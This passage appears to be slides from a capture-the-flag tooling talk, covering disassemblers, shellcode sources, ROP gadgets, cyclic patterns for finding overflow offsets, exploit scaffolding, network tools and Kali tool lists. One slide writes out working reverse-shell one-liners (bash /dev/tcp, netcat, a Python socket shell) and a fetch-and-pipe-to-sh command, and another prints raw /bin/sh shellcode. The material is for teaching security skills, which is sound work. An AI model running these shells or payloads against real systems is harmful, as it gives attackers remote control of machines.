cs = Cs(CS_ARCH_X86, CS_MODE_32)
for insn in cs.disasm(code, address):
     print "{0:08x}: {1} {2}".format(insn.address, insn.mnemonic, insn.op_str)
```

capstone vs objdump

```
# python capstone

080483b0: xor ebp, ebp
080483b2: pop esi
080483b3: mov ecx, esp
080483b5: and esp, 0xfffffff0
080483b8: push eax
080483b9: push esp
080483ba: push edx
080483bb: push 0x8048580
080483c0: push 0x8048510
080483c5: push ecx
080483c6: push esi
080483c7: push 0x80484fe
080483cc: call 0x8048390
```

```
# objdump -d -j .text

80483b0: xor     ebp,ebp
80483b2: pop     esi
80483b3: mov     ecx,esp
80483b5: and     esp,0xfffffff0
80483b8: push    eax
80483b9: push    esp
80483ba: push    edx
80483bb: push    0x8048580
80483c0: push    0x8048510
80483c5: push    ecx
80483c6: push    esi
80483c7: push    0x80484fe
80483cc: call    8048390 <__libc_start_main@plt>
```

reverse shells

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

```
/bin/sh | nc attackerip 4444
```

```
cat flag
```

```
GET rootfoo.org:/static/shell.sh | sh
```

```
python -c 'import socket, subprocess,os;
   s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
   s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
   os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

shell-storm

```
$ ./shell-storm-api.py -search linux/x86
[811]    28   Linux/x86 - execve(/bin/sh) - 28 bytes
[813]    83   Linux/x86 - ASLR deactivation - 83 bytes
[822]    131  Linux/x86-64 - bind-shell with netcat - 131 bytes
[823]    109  Linux/x86-64 - connect back shell with netcat - 109 bytes
[827]    23   Linux/x86 - execve /bin/sh shellcode - 23 bytes
[219]    n/a  Linux/x86 - stdin re-open and /bin/sh execute
$ ./shell-storm-api.py -display 219
Connecting to shell-storm.org...
char sc[] =
"\x31\xc0\x31\xdb\xb0\x06\xcd\x80"
"\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80"
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

http://shell-storm.org/shellcode/

ROPgadget

```
$ ./ROPgadget ./hello
Gadgets information
============================================================
0x08048331: pop ebx ; ret
0x080483e0: mov ebx,DWORD PTR [esp] ; ret
0x0804856d: pop esi ; pop edi ; pop ebp ; ret
0x0804856f: pop ebp ; ret
0x08048688: inc ecx ; ret
```

http://shell-storm.org/project/ROPgadget/

Cyclic Patterns

- Metasploit pattern_create.rb/pattern_offset.rb
- peda pattern_create/pattern_offset
- everybody else who’s implemented it...

```
$ pattern_create 30

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9

$ pattern_offset 41316141

3
```

Cyclic Patterns

```
$ pattern_create 50 | ./hello
hello world
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5ASegmentation fault
$ dmesg | tail -n1
hello[32662]: segfault at 35624134 ip 35624134 sp ffcef470 error 14
$ pattern_offset 35624134
44
$ echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000 | ./hello
hello world
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000
Segmentation fault
$ dmesg | tail -n1
$ hello[356]: segfault at 30303030 ip 30303030 sp ffe61c90 error 14
```

libctf

```
from libctf import *
sock = Sock('localhost',9090)
sock.verbose = True
payload = pack(
     'A'*100,
     0x11223344,
     0xdeadbeef)
sock.recv()
sock.send(payload)
sock.interact()
print hexdump(payload)
```

```
$ ./pwn.py

54687265 65207368 616c6c20 62652074 Three shall be t
6865206e 756d6265 72207468 6f752073 he number thou s
68616c74 20636f75 6e740a            halt count

41414141 41414141 44332211 efbeadde AAAAAAAD3"
```

https://github.com/rootfoo/libctf

decompilers

x86 / x64 - IDA Pro + hex-rays (www.hex-rays.com)

Java - JD-GUI (jd.benow.ca)

.NET - .NET Reflector (www.red-gate.com/products/dotnet-development/reflector/)

Android / Davlik - JEB (https://www.pnfsoftware.com/)


Python.pyc - uncompyle2 (https://github.com/wibiti/uncompyle2)

file carvers

- photorec (from testdisk)
- hachoir-subfile (from hachoir)
- scalpel (from SleuthKit)
- enCase (if you have tons of money to burn and like bad UIs)

```
$ hachoir-subfile pocorgtfo02.pdf
[+] Start search on 14109425 bytes (13.5 MB)


[+] File at 5574 size=4096 (4096 bytes): JPEG picture
[+] File at 5839520 size=168545 (164.6 KB): JPEG picture
[+] File at 6008236 size=48767 (47.6 KB): JPEG picture
[+] File at 6422580 size=339170 (331.2 KB): JPEG picture
[+] File at 8016414 size=6092970 (5.8 MB): ZIP archive
```

burp


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding image content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	http://start.ubuntu.com	GET	/14.04/Google/?sourceid=hp	✓	☐	200	6532	HTML
2	http://www.google.com	GET	/search?q=test+foo&ie=UTF-8&s...	✓	☐	302	705	HTML

```
GET /search?q=test+foo&ie=UTF-8&sa=Search&channel=fe&client=browser-ubuntu&hl=en HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PREF=ID=07f1546237f94868:U=9cd3ec1942530d69:FF=0:TM=1417455822:LM=1417455824:S=0D1wQEcViWVySr4_;
NID=67=IIhTWqW5c-sIcDxJpp6M5oEoNmKyNiunm6mzZk0YZZAcZvAluS4RTycXViwR1JsLYZQYszCiU03Lhygvv5wmYvAhvFeNiSXBA-IDc
RTjxfgQ3fSEJywBH_mXIHm-gx3S
Connection: keep-alive
```

nmap, openssl, dig, ...

IPv6
```
$ sudo nmap -6 --script=targets-ipv6-multicast-* --script-args 'newtargets,
interface=eth0'
```

OpenSSL
```
$ openssl s_client -showcerts -connect google.com:443
```


DNS AXFR
```
$ dig +short ns example.com
$ dig @ns1.example.com example.com AXFR
```

Scapy
```
$ sudo scapy
>>> sr(IP(dst='127.0.0.1')/TCP(dport=8888, sport=666, flags="S"))
```

tshark

```
# like Wireshark but without the GUI
# PDML - XML sucks, but it’s text!

$ tshark -r ctf.pcap -T pdml > ctf.xml

# Don’t want to deal with XML?
# pyshark - https://github.com/KimiNewt/pyshark
# Net::Sharktools - http://search.cpan.org/~nanis/Net-Sharktools-0.009/
```

Kali



Kali Linux Tools Listing

INFORMATION GATHERING

- acccheck
- ace-voip
- Amap
- Automater
- bing-ip2hosts
- braa
- CaseFile
- CDPSnarf
- cisco-torch
- Cookie Cadger
- copy-router-config
- DMitry

VULNERABILITY ANALYSIS

- BBQSQL
- BED
- cisco-auditing-tool
- cisco-global-exploiter
- cisco-ocs
- cisco-torch
- copy-router-config
- DBPwAudit
- Doona
- DotDotPwn
- Greenbone Security Assistant
- GSD

WIRELESS ATTACKS

- Aircrack-ng
- Asleap
- Bluelog
- BlueMaho
- Bluepot
- BlueRanger
- Bluesnarfer
- Bully
- coWPAtty
- crackle
- eapmd5pass
- Fern Wifi Cracker

WEB APPLICATIONS

- apache-users
- Arachni
- BBQSQL
- BlindElephant
- Burp Suite
- CutyCapt
- DAVTest
- deblaze
- DIRB
- DirBuster
- fimap
- FunkLoad

sources of inspiration

```
/proc/self/
robots.txt
man
    Sections: 1 - commands, 2 - system calls, 3 - library functions
    man printf vs man 3 printf
    man proc
    man elf
    man syscalls

https://github.com/Gallopsled/pwntools
```

Questions?

tecknicaltom & meta

neg9.org

Security Innovation®